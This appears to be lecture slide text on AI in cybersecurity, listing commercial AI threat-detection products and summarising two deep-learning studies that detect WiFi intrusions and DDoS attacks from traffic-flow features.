
- initialized with random values
- filters updated by backpropagation (they are learnable)
- self-refine into progressively more complex feature filters on each layer



# Application

- **PatternEx**
  - detects cyber threats in real time
- **Darktrace**
  - digital antibodies to recognize and neutralize threats
- **DeepArmor**
  - system against adversarial attacks
- **X (Invincea)**
  - understand and detect security threats
- **DataSense (Cognigo)**
  - distinguish and protect sensitive data
- **Targeted Attack Analytics (Symantec)**
  - uncover private and targeted attacks.


- **Intercept X (Sophos)**
  - in-depth review to decide if files are safe
- **QRadar Advisor (IBM)**
  - examine signs of vulnerability or exploitation
- **Cognito (Vectra)**
  - detects attackers in real-time



AI-based cybersecurity solution of the year: Darktrace

# 1- detect network intrusion


- **Goal:** detect 3 types of intrusion attacks
- **Data:** AWID WiFi traffic flow
  - 1900K train/validate, 474K test
- **Features:**
  - 36 useful features out of 156
- **Intelligence:** AE + DNN
  - **unsupervised** to extract useful features
  - supervised to train classifier
  - inputs (36): traffic flow features
  - outputs (4): normal, 3 types of attacks
- **Results:**
  - 99.9% accuracy
  - false alerts: 0.1% - 1.2% (flooding)






# 2- detect DDoS attacks

- **Goal:** detect DDoS attacks
- **Data:** CIC-DDoS2019 traffic flow
  - 162K train, 46K validate, 23K test
- **Features:**
  - extract 77 flow features from database
- **Intelligence:** RNN + AE
  - four hidden layers
  - **unsupervised** to extract useful features
  - supervised to train classifier
  - inputs (77): traffic flow features
  - outputs (2): normal, DDoS attack
- **Results:**
  - AUC of 0.988

